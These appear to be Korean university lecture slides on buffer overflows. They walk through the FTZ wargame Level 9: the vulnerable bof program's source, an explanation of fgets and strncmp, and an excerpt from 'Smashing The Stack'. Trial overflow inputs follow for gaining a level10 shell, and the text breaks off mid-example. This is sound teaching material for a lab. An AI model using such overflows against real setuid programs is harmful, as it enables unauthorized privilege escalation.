



# 응용보안

## 9. 버퍼 오버플로우 1

---

경기대학교 AI컴퓨터공학부 이재흥  
jhlee@kyonggi.ac.kr

# CONTENTS

## PRESENTATION



- 실습 FTZ Level 9. 버퍼 오버플로우 입문
- 셸 실행 프로그램 분석
- 셸 코드 만들기
- 실습 FTZ Level 11. 버퍼 오버플로우
- 실습 FTZ Level 12. 버퍼 오버플로우
- 실습 FTZ Level 13. 스택 가드



## **실습 FTZ Level 9. 버퍼 오버플로우 입문**



## 문제 파악

- level9 계정으로 로그인 → 힌트 확인 (암호: apple)

```
level9@ftz:~  
[level9@ftz level9]$ cat hint  
  
다음은 /usr/bin/bof의 소스이다.  
  
#include <stdio.h>  
#include <stdlib.h>  
#include <unistd.h>  
  
main(){  
  
    char buf2[10];  
    char buf[10];  
  
    printf("It can be overflow : ");  
    fgets(buf,40,stdin);  
  
    if ( strcmp(buf2, "go", 2) == 0 )  
    {  
        printf("Good Skill!\n");  
        setreuid( 3010, 3010 );  
        system("/bin/bash");  
    }  
}  
  
이를 이용하여 level10의 권한을 얻어라.  
  
[level9@ftz level9]$
```



- 파일 스트림으로부터 문자열을 읽어 들임

헤더    `stdio.h`

형태    `char *fgets( char *str, int size, FILE *stream);`

인수    **int** \*str            문자열을 읽어 들일 메모리 포인터

**int** size            입력 받을 수 있는 최대 문자 개수

**FILE** \*stream        읽기를 하고자 하는 **FILE** 포인터

반환    **int**                    정상적으로 읽기를 수행했다면 메모리 포인터를 반환하며, 파일 끝이거나 오류가 발생하면 **NULL**을 반환합니다.



## strncmp

- 2개의 문자열을 지정한 문자 개수까지만 비교

헤더	string.h
형태	<b>char</b> * strncmp( <b>const char</b> *s1, <b>const char</b> *s2, size_t n);
인수	<b>char</b> *s1 비교할 대상 문자열 <b>char</b> *s2 비교할 문자열 size_t n 비교할 문자의 개수
반환	0 = 결과 값이면 s1 = s2 0 < 결과 값이면 s1 > s2 0 > 결과 값이면 s1 < s2



## 소스 분석

buf2에 내용을 입력하는 부분이 없는데

buf2의 처음 2바이트에 go라는 문자열을 어떻게 넣을 수 있을까?

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

    char buf2[10];           // char형 변수 buf2 라는 이름에 10바이트의 크기 배열 선언
    char buf[10];           // char형 변수 buf 라는 이름에 10바이트 크기 배열 선언

    printf("It can be overflow : ");    // it can be Overflow : 라는 문구를 출력
    fgets(buf,40,stdin);                // fgets([char *str],[int size],[FILE *Stream]) 형식으로
                                        // 40이하의 바이트를 입력 받아서, buf 변수에 집어넣는다.

    if ( strcmp(buf2, "go", 2) == 0 )    // strcmp([char *str],[char *str2],[byte])
    {                                     // buf2 의 2바이트와 go 와 비교 한 뒤 같다면
        printf("Good Skill!\n");        // Good Skill 문구를 출력
        setreuid( 3010, 3010 );         // 현재 사용자에게 Level10의 권한을 지급
        system("/bin/bash");            // /bin/bash 로 쉘 해준다.
    }



}
```

이를 이용하여 level10의 권한을 얻어라.



# 소스 분석

- 프로그램 실행 시 스택 구조








## 소스 분석

buf2에 내용을 입력하는 부분이 없는데

buf2의 처음 2바이트에 go라는 문자열을 어떻게 넣을 수 있을까?

- 목표 (어떻게?)





## 버퍼 오버플로우

- 버퍼(Buffer)란?
  - 프로그램 처리과정에서 데이터가 일시적으로 저장되는 공간
  - 데이터를 모아 놓은 데이터 블록의 개념
  - C에서 배열이나 포인터 부분에서 많이 사용 (문자열 저장)
- 버퍼 오버플로우란?
  - Buffer Overrun이라고도 불림
  - 지정된 버퍼의 크기보다 더 많은 데이터를 입력해서 프로그램이 비정상적으로 동작하도록 하는 것
  - 메모리에 할당 된 버퍼의 양을 초과하는 데이터를 입력하여 프로그램의 복귀 주소 (return address)를 조작, 궁극적으로 해커가 원하는 코드를 실행하는 것



## 버퍼 오버플로우

- Smashing The Stack For Fun And Profit
  - 1996년 Phrack 매거진 7권 49호에 게시
  - 버퍼 오버플로우 공격을 대중화하는데 기여
  - [https://inst.eecs.Berkeley.edu/~cs161/fa08/papers/stack\\_smashing.pdf](https://inst.eecs.Berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf)
  - <https://t1.daumcdn.net/cfile/tistory/99AE314D5BDFAD3508>

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org  
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX  
Smashing The Stack For Fun And Profit  
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX


by Aleph One  
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

# 소스 분석

```
level9@ftz:~  
[level10@ftz level9]$ /usr/bin/bof  
It can be overflow : 0123456789  
[level10@ftz level9]$
```


## • 실행 예



# 소스 분석

```
level9@ftz:~  
[level10@ftz level9]$ /usr/bin/bof  
It can be overflow : 0123456789ab  
[level10@ftz level9]$
```


## • 실행 예



# 소스 분석

```
level9@ftz:~  
[level10@ftz level9]$ /usr/bin/bof  
It can be overflow : 0123456789abgo  
[level10@ftz level9]$
```


## • 실행 예



# 소스 분석

```
level9@ftz:~  
[level10@ftz level9]$ /usr/bin/bof  
It can be overflow : 0123456789abcdgo  
[level10@ftz level9]$
```


## • 실행 예



# 소스 분석

- 실행 예

```
level9@ftz:~  
[level10@ftz level9]$ /usr/bin/bof  
It can be overflow : 0123456789abcdefgo  
